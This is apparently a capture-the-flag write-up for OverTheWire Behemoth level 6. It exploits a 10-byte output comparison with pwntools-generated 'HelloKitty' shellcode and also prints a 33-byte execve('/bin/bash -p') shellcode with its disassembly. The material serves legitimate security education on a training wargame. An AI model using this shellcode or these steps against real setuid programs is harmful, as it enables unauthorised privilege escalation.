

Behemoth Level - 6

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: <https://overthewire.org/information/donate.html>

Author: Jinay Shah

Tools Used:

- ltrace
 - pwn shellcraft
-

TL;DR

Vulnerability Class:

Unsafe execution of attacker-controlled shellcode via logic flaw in inter-process string comparison

The parent binary (`behemoth6`) executes a helper program (`behemoth6_reader`) and compares only the first 10 bytes of its output against the hardcoded string `"HelloKitty"`.

Core Concept:

Controlled code execution gated by string equality

If the helper process outputs exactly `"HelloKitty"` (length-limited comparison), the parent program spawns a privileged shell.

The challenge is not memory corruption — it is crafting shellcode whose execution results in a precise output string.

Methodology:

1. Program Behavior Analysis

- behemoth6 executes behemoth6_reader
- behemoth6_reader attempts to open shellcode.txt
- If present, it executes the contents as shellcode
- Output from this execution is captured by behemoth6

2. String Comparison Logic

- Only the first 10 bytes of output are compared
- Target string: "HelloKitty" (length = 10)
- Any output mismatch → no shell

3. Exploit Strategy

- Provide shellcode that prints "HelloKitty" to stdout
- Store shellcode in shellcode.txt
- Ensure shellcode runs correctly on the target environment

4. Critical Insight

- Shellcode generated locally failed due to environment mismatch
- Shellcode must be generated on the Behemoth server itself
- Correct execution context mattered more than shellcode correctness

Final Working Payload:

Shellcode generated directly on the Behemoth server:

```
pwn shellcraft i386.linux.echo HelloKitty > shellcode.txt
```

Verification:

```
/behemoth/behemoth6_reader
```

Result:

The output matches "HelloKitty" → privileged shell is spawned.

Learnings:

- Logic flaws can fully replace memory corruption
- Partial string comparisons are dangerous
- Executing attacker-controlled code doesn't always mean "spawn a shell"
- **Execution context matters** — where shellcode is built can determine success
- Tools can generate shellcode, but understanding *what it does* is non-negotiable

Behemoth Level-6 teaches that control over behavior is often more powerful than control over memory.

What Finally Mattered:

Not writing "better" shellcode —

but understanding what output the program was checking for and why.

Level info:

There is no information for this level, intentionally.

[It will remain so for all the next stages as well of this wargame series]

Solution:

There are two files supposedly this time around for level - 6, let's look at their execution:

```

behemoth6@behemoth:/behemoth$ ls -l
total 128
-r-sr-x--- 1 behemoth1 behemoth0 11696 Oct 14 09:26 behemoth0
-r-sr-x--- 1 behemoth2 behemoth1 11300 Oct 14 09:26 behemoth1
-r-sr-x--- 1 behemoth3 behemoth2 15124 Oct 14 09:26 behemoth2
-r-sr-x--- 1 behemoth4 behemoth3 11348 Oct 14 09:26 behemoth3
-r-sr-x--- 1 behemoth5 behemoth4 15120 Oct 14 09:26 behemoth4
-r-sr-x--- 1 behemoth6 behemoth5 15404 Oct 14 09:26 behemoth5
-r-sr-x--- 1 behemoth7 behemoth6 15144 Oct 14 09:26 behemoth6
-r-xr-x--- 1 behemoth7 behemoth6 14924 Oct 14 09:26 behemoth6_reader
-r-sr-x--- 1 behemoth8 behemoth7 11472 Oct 14 09:26 behemoth7
behemoth6@behemoth:/behemoth$ ./behemoth6_reader
Couldn't open shellcode.txt!
behemoth6@behemoth:/behemoth$ ./behemoth6
Incorrect output.
behemoth6@behemoth:/behemoth$ ltrace ./behemoth6
__libc_start_main(0x804910d, 1, 0xfffffd464, 0 <unfinished ...>
open("./behemoth/behemoth6_reader", "r") = 0x804d1a0
malloc(10) = 0x804d300
fread(0x804d300, 10, 1, 0x804d1a0) = 1
pclose(0x804d1a0 <no return ...>
--- SIGCHLD (Child exited) ---
<... pclose resumed> ) = 256
strcmp("Couldn't o", "HelloKitty") = -1
puts("Incorrect output."Incorrect output.
) = 18
+++ exited (status 0) ***
behemoth6@behemoth:/behemoth$ ltrace ./behemoth6_reader
__libc_start_main(0x80490ad, 1, 0xfffffd454, 0 <unfinished ...>
open("shellcode.txt", 0, 00) = -1
puts("Couldn't open shellcode.txt!"Couldn't open shellcode.txt!
) = 29
exit(1 <no return ...>
+++ exited (status 1) ***
behemoth6@behemoth:/behemoth$ |

```

Pretty interesting, so when we execute `./behemoth6` :

It opens `/behemoth/behemoth6_reader` file with read [r] permissions, reads it's as a child process and then the contents of it are compare it with "HelloKitty".

Now the string it compares to is the output of `./behemoth6_reader` which tries to open the file `shellcode.txt` when it could not do so, it return the string:

Couldn't open shellcode.txt!

Only the string length of `HelloKitty` i.e. 10 characters is compared to that of the returning string of `./behemoth6_reader` which is `Couldn't o`.

Okay so we understand the working of the program behavior entirely, and I have got a gist of how to manipulate the same in our favor.


We will need a SHELLCODE, I will be using the one that I have been using for a while now, if you have been following my write-ups or walkthroughs enough, you must know by now:

Link to the page:

<https://shell-storm.org/shellcode/files/shellcode-606.html>

Shell-hex code:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x  
61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```



```
/*
Title: Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail: submit@shell-storm.org
Web: http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/

sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

assembly of section .text:

08048054 <.text>:
08048054: 6a 0b          push   $0xb
08048056: 58              pop    %eax
08048057: 99              cltd
08048058: 52              push   %edx
08048059: 66 68 2d 70      pushw  $0x702d
0804805d: 89 e1          mov    %esp,%ecx
0804805f: 52              push   %edx
08048060: 6a 68          push   $0x68
08048062: 68 2f 62 61 73  push   $0x7361622f
08048067: 68 2f 62 69 6e  push   $0x6e69622f
0804806c: 89 e3          mov    %esp,%ebx
0804806e: 52              push   %edx
0804806f: 51              push   %ecx
08048070: 53              push   %ebx
08048071: 89 e1          mov    %esp,%ecx
08048073: cd 80          int    $0x80

*/
#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                  "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                  "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                  "\x51\x53\x89\xe1\xcd\x80";
```

You can choose any other SHELLCODE as well, however ensure that is preserves effective user ID as in: `bash -p`.

```

behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ temp=$(mktemp -d)
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ cd $temp
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ chmod 777 $temp
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ echo "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x5
2\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" > shel
lcode.txt
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ ./behemoth/behemoth6
Segmentation fault (core dumped)
Incorrect output.
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$
```

This created a segmentation fault, I need to use it with echo -e instead:

```

behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ ./behemoth/behemoth6
Incorrect output.
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ ltrace ./behemoth/behemoth6
__libc_start_main(0x804910d, 1, 0xfffffd444, 0 <unfinished ...>
popen("/behemoth/behemoth6_reader", "r") = 0x804d1a0
malloc(10) = 0x804d300
= 1
fread(0x804d300, 10, 1, 0x804d1a0)
pclose(0x804d1a0 <no return ...>
--- SIGCHLD (Child exited) ---
<... pclose resumed> = 256
strcmp("Write your", "HelloKitty") = 1
puts("Incorrect output."Incorrect output.
) = 18
+++ exited (status 0) ***
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ ltrace ./behemoth/behemoth6_reader
__libc_start_main(0x80490ad, 1, 0xfffffd434, 0 <unfinished ...>
open("shellcode.txt", 0, 00) = 3
mmap(0, 4096, 7, 2) = 0xf7fc0000
puts("Write your own shellcode."Write your own shellcode.
) = 26
exit(1 <no return ...>
+++ exited (status 1) ***
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$ ./behemoth/behemoth6_reader
Write your own shellcode.
behemoth6@behemoth:/tmp/tmp.lzZggVcKM8$
```

See it asks us to write our own shell code or "HelloKitty", get it?

Okay if you don't- when we execute `behemoth6` it compares the string to "HelloKitty", and when we created a shellcode.txt file, behemoth6_reader gives another output which is not the same as "HelloKitty" in either case, so what can we do? If we craft a shellcode that returns the value "HelloKitty" store it in `shellcode.txt` which when executed by `behemoth6_reader` file returns the same value, `behemoth6` file would spawn the shell!

Let's try building one with python:

```
b'h\x01\x01\x01\x01\x01\x814$ux\x01\x01hoKithHellj\x04Xj\x01[\x89\xe1j\tZB\xcd\x80'
```

This is not working, let's try one with pwn shellcraft:

```
680101010181342475780101686f4b69746848656c6c6a04586a015b89e16a09  
5a42cd80
```

Nope, not working either.

There must be some reason as to why this is not working, since the shell code has no error- since it is made using tools, I even tried building one manually but it was tedious and not well curated. After this series I am going to dedicate some time on learning that particular bit of skill- on how to develop a shell code and learning its craft.

Okay so I used some resources and apparently it has to be created and stored in the behemoth server terminal itself or otherwise it will not work, let's attempt that, let's first check if we got the tools on behemoth server or not:

```
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft -l echo  
aarch64.android.echo  
aarch64.linux.echo  
amd64.android.echo  
amd64.linux.echo  
arm.android.echo  
arm.linux.echo  
i386.android.echo  
i386.linux.echo  
mips.android.echo  
mips.linux.echo  
thumb.android.echo  
thumb.linux.echo  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft |
```

we will use: `i386.linux.echo`

```
pwn shellcraft i386.linux.echo HelloKitty > shellcode.txt
```

```
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft i386.linux.echo HelloKitty
680101010181342475780101686f4b69746848656c6c6a04586a015b89e16a095a42cd80
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft i386.linux.echo HelloKitty > shellcode.txt
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ cat shellcode.txt
h 4$uxhoKithHelljXj[  j ZBbehemoth6@behemoth:/tmp/tmp.Um6jrp26AN$
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$
```

Okay so it looks similar to the ones we have generated previously, let's see if it works this time around though.

If we wish to inspect the assembly instructions for the same command, we can use:

```
pwn shellcraft i386.linux.echo HelloKitty -f asm
```

```
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft i386.linux.echo HelloKitty -f asm
/* push 'HelloKitty' */
push 0x1010101
xor dword ptr [esp], 0x1017875
push 0x74694b6f
push 0x6c6c6548
/* call write('1', 'esp', 0xa) */
push SYS_write /* 4 */
pop eax
push (1) /* 1 */
pop ebx
mov ecx, esp
push 9 /* mov edx, '\n' */
pop edx
inc edx
int 0x80

behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ |
```

Here, we go. Let's try reading [/behemoth/behemoth6_reader](#) again:

```
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft i386.linux.echo HelloKitty  
680101010181342475780101686f4b69746848656c6c6a04586a015b89e16a095a42cd80  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft i386.linux.echo HelloKitty > shellcode.txt  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ cat shellcode.txt  
h 4$uxhoKithHelljXj[  j ZBbehemoth6@behemoth:/tmp/tmp.Um6jrp26AN$  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ pwn shellcraft i386.linux.echo HelloKitty -f asm  
/* push 'HelloKitty' */  
push 0x1010101  
xor dword ptr [esp], 0x1017875  
push 0x74694b6f  
push 0x6c6c6548  
/* call write('1', 'esp', 0xa) */  
push SYS_write /* 4 */  
pop eax  
push (1) /* 1 */  
pop ebx  
mov ecx, esp  
push 9 /* mov edx, '\n' */  
pop edx  
inc edx  
int 0x80  
  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ ./behemoth/behemoth6_reader  
HelloKittySegmentation fault (core dumped)  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ ./behemoth/behemoth6  
Segmentation fault (core dumped)  
Correct.  
$ whoami  
behemoth7
```

```
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ ./behemoth/behemoth6_reader  
HelloKittySegmentation fault (core dumped)  
behemoth6@behemoth:/tmp/tmp.Um6jrp26AN$ ./behemoth/behemoth6  
Segmentation fault (core dumped)  
Correct.  
$ whoami  
behemoth7  
$
```

And there we go it works finally.

So sometimes the key is to use tools as and when and especially the **WHERE** to use it.

Onto the last one now, Behemoth-7 awaits.

References:

1. YouTube [HMCyberAcademy]:

<https://www.youtube.com/watch?v=H6JTwwKHkvE>
